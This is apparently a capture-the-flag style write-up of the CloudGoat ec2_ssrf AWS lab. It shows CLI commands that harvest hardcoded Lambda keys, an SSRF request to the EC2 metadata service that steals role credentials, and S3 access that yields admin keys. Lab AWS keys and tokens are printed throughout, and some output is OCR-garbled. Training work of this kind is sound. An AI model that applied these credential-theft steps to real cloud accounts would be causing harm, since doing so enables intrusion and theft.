**Cloud Goat** 

ec2\_ssrf

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#### 1. Scenario Introduction

#### Ec2\_ssrf



CloudGoat is Rhino Security Labs' "Vulnerable by Design" AWS deployment tool.



#### ec2\_ssrf (Medium / Moderate)

\$ ./cloudgoat.py create ec2\_ssrf

Starting as the IAM user Solus, the attacker discovers they have ReadOnly permissions to a Lambda function, where hardcoded secrets lead them to an EC2 instance running a web application that is vulnerable to server-side request forgery (SSRF). After exploiting the vulnerable app and acquiring keys from the EC2 metadata service, the attacker gains access to a private S3 bucket with a set of keys that allow them to invoke the Lambda function and complete the scenario.

Visit Scenario Page.

Today we're going to run a scenario where we find and attack EC2 instances with SSRF vulnerabilities.


## - Requirements

- Linux or MacOS. Windows is not officially supported.
  - o Argument tab-completion requires bash 4.2+ (Linux, or OSX with some difficulty).
- Python3.6+ is required.
- Terraform >= 0.14 installed and in your \$PATH.
- The AWS CLI installed and in your \$PATH, and an AWS account with sufficient privileges to create and destroy resources.
- jq

# \$ Python3 —version : Python 3.10.12

\$ Terraform -version: Terraform v1.5.5 on linux amd64

#### 2. Exploitation Route(s)



Our scenario proceeds in the order shown in the picture above.

#### - Step0

```
joys@joys:~/cloudgoat$ git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
Cloning into 'cloudgoat'...
remote: Enumerating objects: 4396, done.
remote: Counting objects: 100% (188/188), done.
remote: Compressing objects: 100% (125/125), done.
remote: Total 4396 (delta 82), reused 130 (delta 54), pack-reused 4208
Receiving objects: 100% (4396/4396), 14.44 MiB | 1.21 MiB/s, done.
Resolving deltas: 100% (1886/1886), done.
```

Clone the ec2\_ssrf scenario from github.

```
joys@joys:~/cloudgoat/cloudgoat$ chmod +x cloudgoat.py
joys@joys:~/cloudgoat/cloudgoat$ ./cloudgoat.py config profile
No configuration file was found at /home/joys/cloudgoat/cloudgoat/config.yml
Would you like to create this file with a default profile name now? [y/n]: y
Enter the name of your default AWS profile: Joys
A default profile name of "Joys" has been saved.
joys@joys:~/cloudgoat/cloudgoat$ ./cloudgoat.py config whitelist --auto
No whitelist.txt file was found at /home/joys/cloudgoat/cloudgoat/whitelist.txt
CloudGoat can automatically make a network request, using https://ifconfig.co to find your IP ad dress, and then overwrite the contents of the whitelist file with the result.
Would you like to continue? [y/n]: y
```

We gave permission and set up my profile. After some trial and error, I proceeded with my personal account. Next, the whitelist setting is also finished.

# Step1 configure + solus 권한 확인

```
joys@joys:~/cloudgoat/cloudgoat$ ./cloudgoat.py create ec2_ssrf
Using default profile "Joys" from config.yml...
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP address or range.
Now running ec2_ssrf's start.sh...
Initializing the backend...
```

We run Cloud Goat to import our team's scenarios.

```
Apply complete! Resources: 33 added, 0 changed, 0 destroyed.
Outputs:
cloudgoat_output_aws_account_id = "450250085656"
cloudgoat_output_solus_access_key_id = "AKIAWRVH7CUMHLLPTBLD"
cloudgoat_output_solus_secret_key = <sensitive>
[cloudgoat] terraform apply completed with no error code.
[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 450250085656
cloudgoat_output_solus_access_key_id = AKIAWRVH7CUMHLLPTBLD
cloudgoat_output_solus_secret_key = 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
[cloudgoat] Output file written to:
     /home/joys/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s/start.txt
joys@joys:~/cloudgoat/cloudgoat$ ls
cloudgoat.py Dockerfile
                                                LICENSE
config.yml
                 docker_stack.yml
                                                 README.md
                                                                       whitelist.txt
                            _cgidfpxn59518s requirements.txt
```

wait for a while, and the execution will be completed as follows, and access\_key\_id and secret\_key will be provided.

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws configure --profile solus
AWS Access Key ID [None]: AKIAWRVH7CUMHLLPTBLD
AWS Secret Access Key [None]: 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
Default region name [us-east-1]: us-east-1
Default output format [None]:
```

Configure the **solus account** with the access\_key\_id and secret\_key you received earlier.

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws sts get-caller-identity --profile s
olus
{
    "UserId": "AIDAWRVH7CUMM2ISAC6TF",
    "Account": "450250085656",
    "Arn": "arn:aws:iam::450250085656:user/solus-ec2_ssrf_cgidfpxn59518s"
}
```

And check. It is important to know the exact name of the user.

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws iam list-user-policies --user-name
solus-ec2_ssrf_cgidfpxn59518s --profile solus

An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:iam:
:450250085656:user/solus-ec2_ssrf_cgidfpxn59518s is not authorized to perform: iam:ListUserPolic
ies on resource: user solus-ec2_ssrf_cgidfpxn59518s because no identity-based policy allows the
iam:ListUserPolicies action
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws iam list-attached-user-policies --u
ser-name solus-ec2_ssrf_cgidfpxn59518s --profile solus

An error occurred (AccessDenied) when calling the ListAttachedUserPolicies operation: User: arn:
aws:iam::450250085656:user/solus-ec2_ssrf_cgidfpxn59518s is not authorized to perform: iam:ListA
ttachedUserPolicies on resource: user solus-ec2_ssrf_cgidfpxn59518s because no identity-based po
licy allows the iam:ListAttachedUserPolicies action
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws iam list-roles --profile solus

An error occurred (AccessDenied) when calling the ListRoles operation: User: arn:aws:iam::450250
085656:user/solus-ec2_ssrf_cgidfpxn59518s is not authorized to perform: iam:ListRoles on resource
e: arn:aws:iam::450250085656:role/ because no identity-based policy allows the iam:ListRoles act
ion
```

It confirms that we currently have none of the permissions we have.

#### **Step2** list functions

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws lambda list-functions --region us-e
ast-1 --profile solus
      "Functions": [
                   "FunctionName": "cg-lambda-ec2_ssrf_cgid2597fw3vzi",
"FunctionArn": "arn:aws:lambda:us-east-1:450250085656:function:cg-lambda-ec2_ssrf_cg
id2597fw3vzi"
                   "Runtime": "python3.9",
"Role": "arn:aws:iam::450250085656:role/cg-lambda-role-ec2_ssrf_cgid2597fw3vzi-servi
ce-role",
                   "Handler": "lambda.handler",
                   "Handler: 223, "CodeSize": 223,
                   "Codestze: 223,

"Description": "",

"Timeout": 3,

"MemorySize": 128,

"LastModified": "2023-08-18T05:01:13.231+0000",

"CodeSha256": "jtqUhalhT3taxuZdjeU99/yQTnWVdMQQQcQGhTRrsqI=",

"Version": "$LATEST",

"Townstrongest": [
                   "Environment": {
                          "Variables": {
                                "EC2_ACCESS_KEY_ID": "AKIAWRVH7CUMMC3QRHK4",
"EC2_SECRET_KEY_ID": "eywAVK+UGD2/fyMnFCkHKFdJ0YN+ax1HQ+REVH7p"
                   },
"TracingConfig": {
"Mode": "PassThrough"
                   },
"RevisionId": "09b8402d-131d-4b4c-8f92-9758e69bb1e4",
"PackageType": "Zip",
                    "Architectures": [
                          "x86_64"
                   ],
"EphemeralStorage": {
                          "Size": 512
```

If you run this command, you can search the list of AWS Lambda functions located in the "us-east-1" region with the "solus" user profile.


```
"Environment": {
     "Variables": {
          "EC2_ACCESS_KEY_ID": "AKIAWRVH7CUMMC3QRHK4",
          "EC2_SECRET_KEY_ID": "eywAVK+UGD2/fyMnFCkHKFdJOYN+ax1HQ+REVH7p"
     }
},
```

We can get EC2's access\_key and secret\_key from this output.

We used the "get-function" command to return information about a specific function.

```
Location": "https://prod-iad-c1-djusa-tasks.s3.us-east-1.amazonaws.com/snapshots/
085656/cg-lambda-ec2_ssrf_cgidfpxn59518s-6be464b3-d817-45fe-acde-944b3861f8ea?versionId=P32Y.Uxjmmio9Y3AUlokAqlofeJ.XDPW&X-Amz-Security-Token=IQoJb3JpZ2luX2VjENb%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F
EaCXVzLWVhc30tMSJHMEUCIQDuvIsL2xjqz1fu%2Bio5i9cvx3md327GGTYh1N4HrVKPMQIqfdD%2F0XEt%2BltkGa3RoT%2
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IjLeNM4leX%2FV0zrMkFqtH0FZqYvbTraSGiCOsumWirgAZRqiXUr7jEYu%2Bu4T24Wt4uTDtqRKCTnqsp9%2B%2BVE3R6D1
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-SHA256&X-Amz-Date=20230818T150630Z&X-Amz-SignedHeaders=host&X-Amz-Expires=599&X-Amz-Credential=
ASIAW7FEDUVR4YAHXPKP%2F20230818%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Signature=8ccd45570514f890
84abecf5d847e71d2dae2daa6dbfc7796c1c798732657441"
    },
"Tags": {
        "Name": "cg-lambda-ec2_ssrf_cgidfpxn59518s",
"Scenario": "ec2-ssrf",
         "Stack": "CloudGoat'
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$
```

If you click the URL of Location in the code area, you can download the Python code as shown below.



Checking the code, it looks like this:

We can confirm that the goal is to run this function.

# Step3 configure lambda

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws configure --profile cg_lambda
AWS Access Key ID [None]: AKIAWRVH7CUMDXV4FV60
AWS Secret Access Key [None]: KgwktbLgHHkz5LRz7JpD2Ov9dDf0YQ6layFgL47A
Default region name [us-east-1]: us-east-1
Default output format [None]:
```

Configure the new profile (cg\_lambda) using the Access Key ID and Secret Access Key obtained while checking the lambda function in last step.

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws sts get-caller-identity --profile c
g_lambda
{
    "UserId": "AIDAWRVH7CUMGAKE2PUUG",
    "Account": "450250085656",
    "Arn": "arn:aws:iam::450250085656:user/wrex-ec2_ssrf_cgidfpxn59518s"
}
```

You can see the new username starting with wrex.

Check instance information.

At this time, check the instance whose KeyName is set to cg-ec2-key-pair-ec2\_ssrf\_cigdfpxn59518s

# step4 SSRF

First, if you connect to the PublicIpAddress(52.91.141.91) found above, the following screen will appear.

```
TypeError: URL must be a string, not undefined at new Needle (/node_modules/needle/lib/needle.js:147:11) at Function.module.exports.(anonymous function) [as get] (/node_modules/needle/lib/needle.js:819:12) at /home/ubuntu/app/ssrf-demo-app.js:32:12 at Layer.handle [as handle_request] (/node_modules/express/lib/router/layer.js:95:5) at next (/node_modules/express/lib/router/route.js:144:13) at Route.dispatch (/node_modules/express/lib/router/route.js:114:3) at Layer.handle [as handle_request] (/node_modules/express/lib/router/layer.js:95:5) at /node_modules/express/lib/router/index.js:284:15 at Function.process_params (/node_modules/express/lib/router/index.js:346:12) at next (/node_modules/express/lib/router/index.js:280:10)
```

If you access it right away, an error window will pop up as above, and now enter our payload here.

Intentionally sends an HTTP request using an SSRF vulnerability.


#### Welcome to sethsec's SSRF demo.

I am an application. I want to be useful, so I requested: http://169.254.169.254/latest/meta-data/iam/securitycredentials/ for you

cg-ec2-role-ec2\_ssrf\_cgidfpxn59518s

When I sent a query to the instance metadata API that holds credentials that can output the role names of EC2 instances, I can get the role name "cg-ec2-role-ec2\_ssrf\_cgidfpxn59518s" as above.

Add your username.



You can get another AccessKeyID and SecretAceessKey.

#### step5 add credentials

#### vi ~/.aws/credentials

```
[ec2role]
aws_access_key_id = ASIAWRVH7CUMG24BKMSZ
aws_secret_access_key = ntXmTd0Z3sDHARQeu+kJ4r0t18IIk0UNK2Zj+jUh
aws_session_token = "IQoJb3JpZ2luX2VjENf//////wEaCXVzLWVhc3QtMSJIMEYCIQDUrqdbSl+/gkTTOvwqjdB
bnSwXTJviEnggYvyN4SE24AIhAJrygvU/Vjzrak39o5breYSu9aGKpvsoPSdB68fGXq35KsQFCJD///////wEQABoMNDU
wMjUwMDg1NjU2IgwEQ4yZGDNtFPSOuggqmAURY3WAL54diUFfzg6q8jtGMxiHo9XZKCpia8VbkRyyZF8kwBCUXDqCrMsQzeA
lD7y8wH1TctfbjtyZ4qyEPPYhdZUJiLDmB9uUTY5lIQtRoEMuyo4AsF6x9mKzjBaJ38nBi2wDT3RtbnK0qu7EHHa9xlLv8sx
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q2kqNwEpbvLir6e8="
```

Add the credentials found above.

#### step6 ec2role

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws s3 ls --profile ec2role
2023-08-18 14:01:03 cg-secret-s3-bucket-ec2-ssrf-cgid2597fw3vzi
2023-08-18 23:54:34 cg-secret-s3-bucket-ec2-ssrf-cgidfpxn59518s
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws s3 ls --profile ec2role s3://cg-sec
ret-s3-bucket-ec2-ssrf-cgidfpxn59518s
2023-08-18 23:54:40 62 admin-user.txt
```

We confirmed that the "admin-user.txt" file exists in the path of s3://cg-secret-s3-bucket-ec2-ssrf-cgidfpxn59518s.

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws s3 cp --profile ec2role s3://cg-sec
ret-s3-bucket-ec2-ssrf-cgidfpxn59518s/admin-user.txt ./
download: s3://cg-secret-s3-bucket-ec2-ssrf-cgidfpxn59518s/admin-user.txt to ./admin-user.txt
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ cat admin-user.txt
AKIAWRVH7CUMIJS4EXX4
0ZxqQSOCUENPBK8oos9kJ404crArvbaHsaTg7J+7
```

If you download the file to the current path and check it, you can get a new key and private key.

### step7 configure cgadmin

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws configure --profile cgadmin
AWS Access Key ID [None]: AKIAWRVH7CUMIJS4EXX4
AWS Secret Access Key [None]: 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
Default region name [us-east-1]: us-east-1
Default output format [None]:
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws sts get-caller-identity --profile c
gadmin
{
    "UserId": "AIDAWRVH7CUMECGZMX7FR",
    "Account": "450250085656",
    "Arn": "arn:aws:iam::450250085656:user/shepard-ec2_ssrf_cgidfpxn59518s"
}
```

If you register a new account and set the key and secret key obtained above, you can see the account called shepard when you check the account information.

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ sudo aws iam list-user-policies --user-
name shepard-ec2_ssrf_cgidfpxn59518s --profile cgadmin

An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:iam:
:450250085656:user/solus-ec2_ssrf_cgid2597fw3vzi is not authorized to perform: iam:ListUserPolicies on resource: user shepard-ec2_ssrf_cgidfpxn59518s because no identity-based policy allows the iam:ListUserPolicies action
```

There is no policy built into the user shepard.

# step8 invoke lambda function

If you save the execution details of the function to admin-user.txt and print the contents of admin-user.txt, you can see that the function checked above was executed successfully.

# **Analyze**

- Permissions are set so that the user can modify the credentials file.

  Therefore, the user can add credential arbitrarily.
- The SSRF vulnerability allowed access to other credentials through the AWS metadata API.
- The S3 bucket had admin credentials, and it had all privileges, so the lambda function could finally be executed.
- Credentials (access key, secret access key) were stored as environment variables in the Lambda function, and the user could check them.